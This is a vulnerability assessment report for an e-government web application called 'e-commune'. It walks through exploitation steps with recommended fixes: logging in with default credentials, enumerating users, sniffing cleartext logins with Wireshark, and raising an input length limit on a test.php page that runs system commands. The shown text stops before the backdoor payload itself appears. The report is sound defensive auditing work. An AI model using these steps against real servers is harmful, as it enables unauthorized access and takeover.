E-COMMUNE APPLICATION

Security Analysis Report

Table of contents

Summary

Application Summary:

E-commune is a web application has been developed to be deployed as a e-government framework for each town of our country with different user account: admin, agent, user.

This report shows vulnerabilities associated with application and possible risks when they are exploited and recommendations to avoid those vulnerabilities.

Vulnerabilities:

Web audit on e-commune application revealed several Vulnerabilities which could be used by attacker to compromise the application.

Weak passwords accepted: This vulnerability is high severity alert; web application is accepting week passwords.

Information Leakage:

a) **Login leakage:** Web application is exposing sensitive data like available users.

b) **Technical Information:** Confidential information like server, programming language and its version are leaked when random string is entered in the URL.

c) **Full Path Disclosure:** File system structure is exposed from web server due to php error message.

Network Traffic not encrypted: Website doesn’t have HTTPS and hacker can easily gain sensitive formation like user’s login credentials, source and destination Ip address, mac address, port no’s, and protocols.

Directory Listing: Web servers is misconfigured or has default configuration leaking sensitive data like php files and directories.

Command Line Execution-Backdoor: There are several possibilities in the website that allows attacker to inject malicious backdoor virus script or ransomware that can easily take complete control over a web server.

Lack of Brute Force Protection: The website login page doesn't have any protection against password-guessing attacks (brute force attacks) in which hacker can try multiple combinations until they get login authentication.

Cross-Site Scripting:

a) Cookie Stealing: Attacker can steal the cookies of users and configure in their browsers to get active sessions of users.

b) Page redirection: Attacker can steal the credentials of users by redirecting them to malicious website that appear as original website.

c) Cross-site scripting pop up: The website is allowing to run malicious pop-up scripts which is prone to a cross-site scripting vulnerability because it fails to properly sanitize user-supplied input.

SQL Injection: This application doesn’t filter user login input correctly. Due to this attacker will gain unauthorized access to sensitive data by executing commands through a web application for execution by a backend database.

Recommendations:

The vulnerabilities in the Web application can be fixed by following some good practices such as:

- Enforce a strong password policy.
- Limit the information provided by your web server by configuring server.
- Don’t gives access to the confidential files to un-authorized user’s.
- Avoid redirects and forwards.

Vulnerability Sheets

1. Weak passwords accepted

Impact:


Risk	Exploitability	Corrections
High	Medium	Medium

Description:

This page is using a weak password. Attacker can able to guess the credentials required to access this page. A weak password is short, common, a system default, or something that could be rapidly guessed by executing a brute force attack using a subset of all possible passwords, such as words in the dictionary, proper names, words based on the user name or common variations on these themes.

Exploitation:

Step 1: Login as user **agent** password is set to **agent** as shown in below picture.



Login: agent Pass: agent

Recommendations:

- Enforce a strong password policy. Don't permit weak passwords or passwords based on dictionary words.
- Password length should be minimum 8 characters with uppercase and lowercase letters.
- Password should contain special characters.
- Password should not contain username.
- Password should not be easily guessable like username, data of birth, company names, pet names.
- Change the password every 60-90 days.
- Password should not contain any words from dictionary like orange, computer, television etc.
- For more information visit: https://cwe.mitre.org/data/definitions/521.html, https://en.wikipedia.org/wiki/Password_strength

2. Information Leakage

(a) Login leakage

Impact:


Risk	***Exploitability***	***Corrections***
Low	Easy	Medium

Description:


The website is leaking the user's login exists or not. From this attacker can randomly enter the usernames and check whether the user exist or not. Attacker uses this sensitive data to exploit the target web application, its hosting network, or its users.

Exploitation:

Step 1: Click on the **question mark** as shown in below picture.




Step 2: Now the website will redirect to another page that will ask to enter usernames as show below. Check for admin, it shows "**The admin exists**".


Write your login and we will check if it exists:

Login: admin

The admin exists !


Step 3: Check for another user named "**user**" then it shows "**The login doesn't exist**" as show below.


Write your login and we will check if it exists:

Login: user

Error: this login does not exist

Step 4: Website is storing the cache of entered users as shown below.



Write your login and we will check if it exists:

Login:

Error: t

Recommendations:

- Don’t allow website to leak sensitive data from request forms.
- Don’t create unwanted information leakage pages in website.

(b) Technical Information

Impact:


Risk	*Exploitability*	*Corrections*
High	Easy	High

Description:

Information exposure through query strings in URL is when sensitive data is passed to parameters in the URL. This allows attackers to gain confidential information of web server & version, OS & bits, programming language & version. If the version of your web server and programming language is known to be vulnerable to a specific exploit, the hacker would just need to use the exploit as part of his attack on your server.

Exploitation:

Step 1: In the URL enter "**abcde**" as shown in below.



Objet non trouvé!

L'URL demandée n'a pas pu être trouvée su

Si vous pensez qu'il s'agit d'une erreur du se

Error 404

www.e-commune.org
Apache/2.4.2 (Win32) PHP/5.4.6

Recommendations:

- Limit the information provided by your web server by configuring server.
- Website should display "404 page not found" when unknown string is entered by the user.
- **Server Tokens Prod:** This will configure Apache to not send any version numbers in the HTTP header.
- **Server Signature Off:** This will ensure that Apache does not display the server version in the footer of server generated pages.
- Install URL scan.
- For more information visit: https://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

(c) Full path disclosure:

Impact:

Risk	*Exploitability*	*Corrections*
High	Easy	High


Description:

This server is configured to display PHP error messages. One or more fully qualified path names were found on this page. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

Exploitation:


Process 1:

Step 1: Enter “**abc**” in the URL as shown below.



www.e-commune.org/index.php?cat=decouverte&ncat=abc

Step 2: The below information is disclosing the path of .php file.



Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\Program Files\EasyPHP-12.1\www\menu_gauche.php on line 39

AccueilChamp 'abc' inconnu dans where clause

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in C:\Program Files\EasyPHP-12.1\www\top_centre.php on line 31


categorie introuvable


Process 2:

Impact:


Risk	*Exploitability*	*Corrections*
High	Medium	High

Step 1: Login as agent and choose “**Imp?ts et amendes**” menu and click on “**Creer facture**” as shown below.




Numero de facture: 0

Step 2: Enter some random characters in each box and click on “**Creer**”as shown below.



s / Creer

Numero facture: 0hkbasdkjasdkjasbdjk

Numero de livret de famille: bakjfkjasdaksjbdjobs

Numero de piece d'identite: aksjbfkjas dkasm fbh

Type de facture: Amende ▾

Date d'etablissement: of | pi | boif

Montant: oiausjfnlaksnfalksdn


Etat: En attente ▾

Intitule: iofahsfnajsnf ajlskf

Details:

```
fjaskf'bsauid;bfkjsad nvcsdakjfbidusafb
sndafkjsdabfiuwadbsfads;iufb[B'FBWAifbasdf
```

Step 3: The website is displaying the path of .php file.



Accueil > Imp?ts et amendes / Creer

```
Notice: Undefined variable: annee in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80

Notice: Undefined variable: mois in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80

Notice: Undefined variable: jour in C:\Program Files\EasyPHP-12.1\www\modules\impam\gestion_impam.php on line 80
Numero piece d'identite incorrect
Montant de la facture incorrect
Jour d'etablissemnt de la facture incorrect
Mois d'etablissemnt de la facture incorrect
Annee d'etablissemnt de la facture incorrecte
```

Recommendations:

- Prevent this information from being displayed to the user. This can be done in PHP's php.ini file or in Apache's httpd.conf file.
  php.ini: display_errors = 'off'
  apache2.conf: php_flag display_errors off
- For more information visit:
  https://www.owasp.org/index.php/Full_Path_Disclosure

3. Network traffic not encrypted

Impact:

Risk	Exploitability	Corrections
High	Easy	High


Description:

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users. It is possible to sniff the credentials using Wireshark tool. If the communication is not encrypted, hackers can sniff the credentials by Man-in-the-Middle attack.

Attacker will able to modify traffic could use the application as a platform for attacks against its users. The network can be flooded and the connection between two computers can be disrupted.


Exploitation:

Step 1: Open Wireshark and select the network interface and click on start as shown in below picture.


The Wireshark Network Analyzer [Wireshark 1.8.4 (SVN Rev 46250 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.8.4 (SVN Rev 46250 from /trunk-1.8)
Capture
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start

AMD PCNET Family Ethernet Adapter (Microsoft's Packet Scheduler) : \Device\NPF_{47F0A2FA-6DF1-4964-96F4-4A387234992


Step 2: Login as agent.



Login: agent Pass: ●●●●● OK


Step 3: Now switch to Wireshark, you see the Wireshark capturing login packets "**HTTP/1.1**" as shown below.

Right click on request query packet and select **Follow tcp stream** option.



```
Source          Destination     Protocol  Length Info
192.168.1.29    192.168.1.114   HTTP         861 HTTP/1.1 302 Found
192.168.1.114   192.168.1.29    TCP           66 58120→80 [ACK] Seq=480
```

Step 4: In the below picture, username and passwords are captured.



```
login=agent&pass=agentHTTP/1.1 302 Found
Date: Sat, 04 May 2019 17:56:04 GMT
Server: Apache/2.4.2 (Win32) PHP/5.4.6
```

Recommendations:

- Passwords should not be sent in plain text and, should always be transferred to the server over an encrypted connection (HTTPS).
- Website must have HTTPS, this means that all of your data has been encrypted in your browser by a very strong algorithm and sent to a destination server.
- For more information visit: https://portswigger.net/kb/issues/00300100_cleartext-submission-of-password

4. Directory Listing

Impact:

Risk	*Exploitability*	*Corrections*
High	Easy	High


Description:

One common web server issue is directory listing. Many leave it enabled by mistake, thus creating an information disclosure issue because they are allowing everyone to see all the files and directories on the website.

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally exposed through links on the web site.

Exploitation:

Step 1: In the URL type WWW.e-commune.org/admin and it will display the list of directories and files available as shown in below picture.



```
Name                          Last modified     Size  Description
Parent Directory                                  -
gestion_articles.php          2012-12-16 20:58   22K
gestion_groupes.php           2010-06-22 23:00  7.6K
gestion_importation.php       2010-06-17 23:08   15K
gestion_live_cameras..>       2010-06-12 00:38  6.3K
gestion_lead_famil..>         2010-06-15 20:11   15K
gestion_personnes.php         2010-06-15 20:11   12K
gestion_reperes.php           2010-06-15 20:10   10K
gestion_rubriques.php         2012-12-16 20:58   17K
gestion_type_cmd.php          2010-06-14 16:39  6.7K
gestion_type_dossier..>       2010-06-17 23:03  5.9K
gestion_utilisateurs..>       2010-06-24 16:28   16K
gestion_utilisateurs..>       2010-06-15 20:10  7.0K
newsletter.php                2010-06-24 16:48  2.0K
test.php                      2012-12-16 19:36   64
upload/                       2012-12-16 20:04    -
```

Recommendations:

- You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.
- Disable directory listings in the web application-server configuration by default.
- Create an index (default) file for each directory
- For more information visit: https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/#apacheserver

5. Command line execution-Backdoor

Process 1:

Impact:


Risk	***Exploitability***	***Corrections***
High	Medium	High

Description:

By exploiting a command line execution vulnerability an attacker can abuse the function to inject his own operating system commands or backdoor scripts. This means he can easily take complete control over a web server.


Exploitation:

Step 1: Type **/superadmin** after the domain as shown below.



www.e-commune.org/superadmin/


Step 2: The website redirects to page that contains **test.php** file as shown below and click on **test.php** file.



easyphp.org

Name	Last modified	Size	Description
Parent Directory		-	
test.php	2012-12-16 18:57	362	

Step 3: Here, enter some random command or alphabets, it has limit of entering 3 characters as shown below.




tappe ta commande :

abc


Warning: system(): Cannot exe

Step 4: Open the page source code by **right click-inspect element,** as shown below **maxlength** is configured to be **3,** now change it to 100.



```
<body>
  tappe ta commande :
 <form method="post" action="http://www.e-commune.org/superadmin/test.php">
   <input name="cmd" maxlength="3" size="100" type="text"></input>
   <input value="go" type="submit"></input>
```

Step 5: As seen below, now it's possible to enter more than 3 characters. Below entered code is backdoor code, we can keep virus file that gives access to webserver or insert ransomware.

